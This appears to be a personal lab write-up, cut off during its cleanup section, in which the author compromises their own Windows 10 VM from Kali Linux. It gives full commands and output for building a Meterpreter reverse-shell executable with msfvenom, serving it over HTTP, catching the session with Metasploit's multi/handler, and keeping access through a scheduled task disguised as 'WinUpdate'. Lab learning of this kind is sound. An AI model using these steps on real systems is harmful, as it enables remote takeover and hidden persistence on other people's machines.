Incident Response Simulation Project

Author: Tomiwa Fajulugbe

Platform: Kali Linux (Attacker) and Windows 10 VM (Victim)

Tools Used: Metasploit, Msfvenom, Windows Task Scheduler (schtasks), Windows CMD/PowerShell

Overview – My Little Cyber Adventure

Ever wondered how attackers actually break into systems? Me too. So I got curious (and a bit mischievous) and decided to hack *my own* Windows 10 virtual machine using a reverse shell payload — all from my Kali Linux box.

Once I got in, I didn't stop there. I tested how attackers stay in (a.k.a persistence), how they cover their tracks, and how tricky it can be to spot these things if you're on the defensive side. It was like playing both the villain and the detective in a hacker movie.


This wasn't just some click-next tutorial — I had to troubleshoot real issues, debug connection problems, and figure out workarounds when tools didn't work the way I expected. Perfect mix of pain and power.

By the end of it, I gained a whole new appreciation for both red teaming and incident response. For any beginner out there: if you want to learn how to defend, you *have* to understand how attacks really work. And for recruiters — this project shows I don't just learn concepts, I put them into action.

Environment Setup

- **Attacker VM:** Kali Linux (Bridged Adapter)
- **Victim VM:** Windows 10 (Bridged Adapter)

The whole point of setting **both VMs to Bridged Adapter** is simple — we need them chillin' on the *same network*. Think of it like throwing both your attacker and victim into the same party — if they can't see or talk to each other, how on earth are we supposed to pull off an attack? No network, no drama — and where's the fun in that?




```
┌──(oluwatomiwafaj㉿HP)-[~]
└─$ ping 192.168.43.232
PING 192.168.43.232 (192.168.43.232) 56(84) bytes of data.
64 bytes from 192.168.43.232: icmp_seq=1 ttl=128 time=5.18 ms
64 bytes from 192.168.43.232: icmp_seq=2 ttl=128 time=5.50 ms
64 bytes from 192.168.43.232: icmp_seq=3 ttl=128 time=8.37 ms
64 bytes from 192.168.43.232: icmp_seq=4 ttl=128 time=3.81 ms
64 bytes from 192.168.43.232: icmp_seq=5 ttl=128 time=6.04 ms
64 bytes from 192.168.43.232: icmp_seq=6 ttl=128 time=3.05 ms
64 bytes from 192.168.43.232: icmp_seq=7 ttl=128 time=2.85 ms
64 bytes from 192.168.43.232: icmp_seq=8 ttl=128 time=3.62 ms
64 bytes from 192.168.43.232: icmp_seq=9 ttl=128 time=5.79 ms
64 bytes from 192.168.43.232: icmp_seq=10 ttl=128 time=3.87 ms
64 bytes from 192.168.43.232: icmp_seq=11 ttl=128 time=3.07 ms
64 bytes from 192.168.43.232: icmp_seq=12 ttl=128 time=1.89 ms
64 bytes from 192.168.43.232: icmp_seq=13 ttl=128 time=28.1 ms
^C
--- 192.168.43.232 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12147ms
rtt min/avg/max/mdev = 1.887/6.235/28.050/6.512 ms
```

Here is me pinging my Windows machine from my Kali VM, Pinging between your Kali VM and Windows machine is like making sure both your devices are on the same Wi-Fi dance floor before the party starts. It confirms they can hear each other's beats (network packets) and are ready to exchange data. So we are good to go yayyy.

Part 1 – Simulating Initial Compromise

◆ Step 1: Payload Creation with Msfvenom

On Kali (attacker):




```
┌──(oluwatomiwafaj㉿HP)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.238 LPORT=44
44 -a x86 --platform windows -f exe > shell.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- LHOST: Your Kali IP (Don't go and use mine oooo, E no go work)
- LPORT: Listener port (4444 in our case). "You can go ahead and use any port you like"

- Output: shell.exe. “You can go ahead to give yours a more fun name like badguy.exe”
- Platform: The victim’s platform (Mine is Windows, Yours could be something else)
- -a: This speaks to the version.


◆ Step 2: Deliver Payload to Target (Windows)

We have successfully created our payload and now all we have to do is move it to our victim “aka My Windows Machine” For this is used the Python HTTP Server (Cool right) You can also send via shared folder but that style I no like.



```
┌──(oluwatomiwafaj㉿HP)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.43.232 - - [17/May/2025 11:15:47] "GET / HTTP/1.1" 200 -
192.168.43.232 - - [17/May/2025 11:15:47] code 404, message File not found
192.168.43.232 - - [17/May/2025 11:15:47] "GET /favicon.ico HTTP/1.1" 404 -
192.168.43.232 - - [17/May/2025 11:18:48] "GET /shell.exe HTTP/1.1" 200 -
192.168.43.232 - - [17/May/2025 11:19:11] code 404, message File not found
192.168.43.232 - - [17/May/2025 11:19:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.43.232 - - [17/May/2025 11:19:14] "GET /shell.exe HTTP/1.1" 200 -
```

After setting up the python HTTP Server, I went to my Windows VM to open up the http link using my Kali IP Address on the port “8080”. Don’t forget to run your python server on the folder where your payload is located.




```
http://192.168.43.238:8080/
```


As I said earlier no go dey use my IP address oooo, use yours. Opening this link you’d get a response on your Kali VM just like I did with the status 200 to show that it’s opened, Don’t mind my 404 responses I made some mistakes myself a whole defender like me but we are here to learn from our mistakes right. This opens up my directory list, where I found the Payload.

- shell.exe

The next step is to download the payload on my Windows VM/The Victim’s Machine. There is a faster way to do this by just putting your payload after the port number. In my case it would have been http://192.168.43.238:8080/shell.exe, but as a beginner like me I just decided to do it step by step so I can get the full mark yeah.


Do you want to run or save **shell.exe** (72.0 KB) from **192.168.43.238**?

Clicking on the payload gave these options, but of course I want to save so I clicked on save. For those that might get a page not found when you run the http link make sure your windows defender is not on, this is just a simple attack some would definitely work even with your defender on, Don't get it twisted you are never safe.




Name	Date modified	Type	Size
Defeat	8/25/2023 5:54 AM	Windows Batch File	1 KB
gomycode-windows	8/22/2023 9:06 AM	JPEG image	1,458 KB
malware	8/29/2023 2:00 AM	Application	73 KB
payload (1)	5/16/2025 9:24 AM	Application	73 KB
shell	5/17/2025 11:19 A...	Application	73 KB

Now my payload has a front roll seat on my Windows Machine, as you can see this is not my first rodeo from the others above, many mistakes were made before getting right, I finally did, No be small stress I go through oooo, My network was doing me strong thing but we move right.

◆ Step 3: Start MultiHandler in Metasploit


In Kali, run:

It Is time to start up Metasploit and use the MultiHandler exploit. If you are using Kali just like I am you can just type in the "msfconsole" command this opens up the framework and if you do not have the framework already installed, do that before entering in the command. No evidence required but I'd definitely show you how I ran the exploit.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > LHOST 192.168.43.238
[-] Unknown command: LHOST. Did you mean hosts? Run the help command for more
 details.
msf6 exploit(multi/handler) > set LHOST 192.168.43.238
LHOST => 192.168.43.238
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.43.238:4444
[*] Sending stage (177734 bytes) to 192.168.43.232
[*] Meterpreter session 1 opened (192.168.43.238:4444 -> 192.168.43.232:49843
) at 2025-05-17 11:27:51 +0100
```

As you can see I have my framework opened and ready to go, I made a mistake as you can see we are not all perfect are we haha. For the “ExitOnSession” option it is not necessary but I just added it in case I close the session by mistake, I would still be able to have access to my session. To open up a session after typing the command “run” I had to head over to my Windows Machine a click on the payload which I originally downloaded on the Machine. If your “ExitOnSession” is on “true” your session should open automatically but if you put it is on “false” just like mine then you’d have to manually start up your session.




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x86/win      GOMYCODE\Administrat       192.168.43.238:4444
            dows                     or @ WIN-TMIR8I57OG0       -> 192.168.43.232:49
                                                                843 (192.168.43.232)

msf6 exploit(multi/handler) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for
 more details.
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

First of all use the “cntl+c” to close and go back to your msf console, but since your “ExitOnSession” is on “false” your session is safe, Cool right? I Opened up my session manually and now I have my meterpreter session opened.

Part 2 – Maintaining Access (Persistence)

It is time for us to maintain access, this is needed because every attacker no too like stress of having to force a victim to open up a payload, literally it makes no sense because e no go make sense to fall for the same thing twice na, that can still happen though don’t get it twisted. I had to think like an attacker and also find a way to maintain Access which is what is called “Persistence”. Sorry guys for some reasons I could not find the “Post/windows/manage/persistence module on my metasploit framework, I also couldn’t see the “persistence” command on my meterpreter, if you have these lucky you but I had to go another route which was quite long no doubt but a way must always be found.

◆ Step 1: Upload your Payload.



```
meterpreter > upload shell.exe
[*] Uploading  : /home/oluwatomiwafaj/shell.exe → shell.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/oluwatomiwafaj/shell.exe
→ shell.exe
[*] Completed  : /home/oluwatomiwafaj/shell.exe → shell.exe
```

For those that have this installed `post/windows/manage/persistence` you can run background command on your meterpreter session this takes you back to your msfconsole framework then you can go ahead with this

use exploit/windows/local/persistence

set SESSION <session_id>


set payload windows/meterpreter/reverse_tcp

set LHOST <attacker_ip>

set LPORT 4444


exploit

But for us like this here is how I went about it, after uploading I ran the “shell” command to gain access to the “cmd” of my windows machine.



```
meterpreter > shell
Process 2752 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>
```

Now I am an Administrator and I am in the same folder where my payload is situated, now it is time to maintain persistence manually though the hassle haha.




```
C:\Users\Administrator\Downloads>schtasks /create /sc onlogon /tn "WinUpdate"
 /tr "%cd%\shell.exe" /rl HIGHEST /f
schtasks /create /sc onlogon /tn "WinUpdate" /tr "%cd%\shell.exe" /rl HIGHEST
 /f
SUCCESS: The scheduled task "WinUpdate" has successfully been created.

C:\Users\Administrator\Downloads>schtasks /query /tn "WinUpdate"
schtasks /query /tn "WinUpdate"

Folder: \
TaskName                                 Next Run Time          Status

======================================== ====================== ============
==
WinUpdate                                N/A                    Ready
```

Using the “schtasks” command which is short form for Scheduled task meaning “Do this when this condition is met” for me I set a condition of “onlogon” meaning for everytime I login to my windows machine and I have my metasploit framework running on my Kali a session is automatically created, sharp right? Beacause I am a bad boy I decided to make sure I get administrator access when this is done, that is why I set “/rl HIGHEST” I no wan be regular user if you know what I mean, and no need for clicking on the payload again. The other command is just to confirm that my task has been successfully scheduled and as you can see my status is READY!!!!!.


◆ Step 3: Test Persistence

Yes I have successfully created a task but the question now is, is it working? Yes it did unless I wouldn't be writing this would I haha. So instead of oing through the stress of restarting my Windows Machine, after all the plenty manual process I have gone through me sef I decided to automate sharp.

On my meterpreter session where my windows shell is opened I ran the task again, concurrently I opened up another terminal on my Kali machine and ran the MultiHandler Exploit again so as to confirm if a session would be created and walla it was. No time to check time.



```
C:\Users\Administrator\Downloads>schtasks /run /tn "WinUpdate"
schtasks /run /tn "WinUpdate"
SUCCESS: Attempted to run the scheduled task "WinUpdate".
```




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.43.238
LHOST ⇒ 192.168.43.238
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.43.238:4444
[*] Sending stage (177734 bytes) to 192.168.43.232
[*] Meterpreter session 1 opened (192.168.43.238:4444 → 192.168.43.232:49854
) at 2025-05-17 12:31:58 +0100

meterpreter >
```

Part 3 – Cleanup Operations

◆ Step 1: Locate the scheduled task


It is time to clean up all the mess I have made and I made a lot, but it can definitely be messier oooo, this one is just play play.

This can be done in the meterpreter session since you are already an administrator on the Windows CMD. I decided to move to my windows machine and go to Powershell on there, I was tired of using Kali. Windows here I come.



```
PS C:\Users\Administrator> schtasks

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
CreateExplorerShellUnelevatedTask        N/A                    Running
WinUpdate                                N/A                    Running
WinUpdtae                                N/A                    Ready
```

